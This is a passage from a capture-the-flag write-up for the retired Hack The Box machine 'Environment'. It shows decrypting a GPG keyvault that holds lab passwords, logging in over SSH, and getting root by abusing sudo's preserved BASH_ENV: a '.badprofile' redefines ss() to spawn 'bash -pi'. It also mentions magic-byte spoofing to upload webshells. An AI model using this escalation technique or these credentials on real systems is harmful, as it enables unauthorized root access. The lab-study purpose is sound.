/home/johnmap007/htb/boxes/retired/environment/.gnupg/pubring.kbx

pub   rsa2048 2025-01-11 [SC]
      F45830DFB638E66CD8B752A012F42AE5117FFD8E
uid           [ultimate] hish_ <hish@environment.htb>
sub   rsa2048 2025-01-11 [E]

(johnmap007@kali)-[~/../boxes/retired/environment/.gnupg]
$ gpg --homedir . -d ../keyvault.gpg
gpg: WARNING: unsafe permissions on homedir '/home/johnmap007/htb/boxes/retired/environment/.gnupg'
gpg: encrypted with rsa2048 key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
PAYPAL.COM → Ihaves0meMon$yhere123
ENVIRONMENT.HTB → marineSPm@ster!!
FACEBOOK.COM → summerSunnyB3ACH!!

(johnmap007@kali)-[~/../boxes/retired/environment/.gnupg]
$
```

The password next to ENVIRONMENT.HTB (marineSPm@ster!!) allowed us to login as Hish via SSH.

## Privilege Escalation

Output of `sudo -l` tells us we can run a command named `systeminfo` as anybody:

```
hish@environment:~$ sudo -l
Matching Defaults entries for hish on environment:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
  (ALL) /usr/bin/systeminfo
```

It's a bash script according to file `.`. This is what it contains:

```
#!/bin/bash
echo -e "\n### Displaying kernel ring buffer logs (dmesg) ###"
dmesg | tail -n 10

echo -e "\n### Checking system-wide open ports ###"
ss -antlp

echo -e "\n### Displaying information about all mounted filesystems ###"
mount | column -t

echo -e "\n### Checking system resource limits ###"
ulimit -a
```

```
echo -e "\n### Displaying loaded kernel modules ###"
lsmod | head -n 10

echo -e "\n### Checking disk usage for all filesystems ###"
df -h
```

Doesn't look like anything here can be exploited.

The sudo version appears to be 1.9.13.p3. There is a CVE associated with this version, **CVE-2023-42465**. This [advisory](#) explains that the attack involves **fault injection** to flip the bits of a certain variable to bypass authentication. The design flaw is that this version of sudo checks whether that variable is not 0, and if so, the authentication attempt is immediately successful. The better way would be to check whether that variable is equal to a specific value, and only allow authentication if it is, otherwise deny.

**Unfortunately, that's a rabbit hole.** The complexity of this exploit is extraordinarily high and requires physical access to the server.

---

Going back to the `sudo -l` output, there's an interesting option set called `env_keep+=ENV BASH_ENV`. `env_keep` lets you specify certain environment variables to preserve when `env_reset` is also set (which discards all env variables except some essential ones). Here, it's preserving 2 variables, `ENV` and `BASH_ENV`.

The last one is the interesting one, **BASH\_ENV** is used for defining a path to a startup file (like `.bashrc`) that the shell should read before executing a non-interactive shell script (as in, no login shell is invoked). This allows an attacker to do various malicious things, like defining functions that replace real commands.

For example, in the `systeminfo` script, the `ss` command is invoked to list open ports on the machine, but we can create a function with the same name that spawns a root shell, since the script will be running as root.

Contents of `.badprofile`:

```
ss() {
    bash -pi
}
```

Place it somewhere like `/dev/shm`. Now execute `sudo BASH_ENV=/dev/shm/.badprofile systeminfo`, and a root shell is returned:

```

hish@environment:/dev/shm$ nano .badprofile
hish@environment:/dev/shm$ sudo BASH_ENV=/dev/shm/.badprofile systeminfo
[sudo] password for hish:

### Displaying kernel ring buffer logs (dmesg) ###
[ 5.891106] vmwgfx 0000:00:0f.0: [drm] Available shader model: Legacy.
[ 5.893283] [drm] Initialized vmwgfx 2.20.0 20211206 for 0000:00:0f.0 on minor 0
[ 5.930992] fbcon: vmwgfxdrmfb (fb0) is primary device
[ 5.933293] Console: switching to colour frame buffer device 160x50
[ 5.935178] vmwgfx 0000:00:0f.0: [drm] fb0: vmwgfxdrmfb frame buffer device
[ 6.373551] NET: Registered PF_VSOCK protocol family
[ 6.449772] auditfilter: audit rule for LSM 'crond_t' is invalid
[ 6.449878] auditfilter: audit rule for LSM 'crond_t' is invalid
[ 7.651691] vmxnet3 0000:03:00.0 eth0: intr type 3, mode 0, 3 vectors allocated
[ 7.658559] vmxnet3 0000:03:00.0 eth0: NIC Link is Up 10000 Mbps

### Checking system-wide open ports ###
root@environment:/dev/shm# whoami
root
root@environment:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@environment:/dev/shm# █

```

## Skills Learned

- A common file upload technique is adding/changing a file's magic bytes to make it look like a certain kind of file when it's actually something else. This can bypass poorly designed filters and allow you to upload malicious files to the server, like webshells. Each file type has their own sequence of magic bytes.
- Intentionally causing errors on the server can sometimes output useful info like source code or web server configuration. To do this you can try removing or modifying expected parameters from requests.
- `env_keep` is an environment variable that preserves other env variables you choose when the `env_reset` option is specified. `BASH_ENV` is an env variable that dictates the shell startup file to use before running a non-interactive shell script
  - Read the WHOLE output returned by `sudo -l`, some options like these are low-hanging fruit

## Proof of Pwn

<https://labs.hackthebox.com/achievement/machine/391579/659>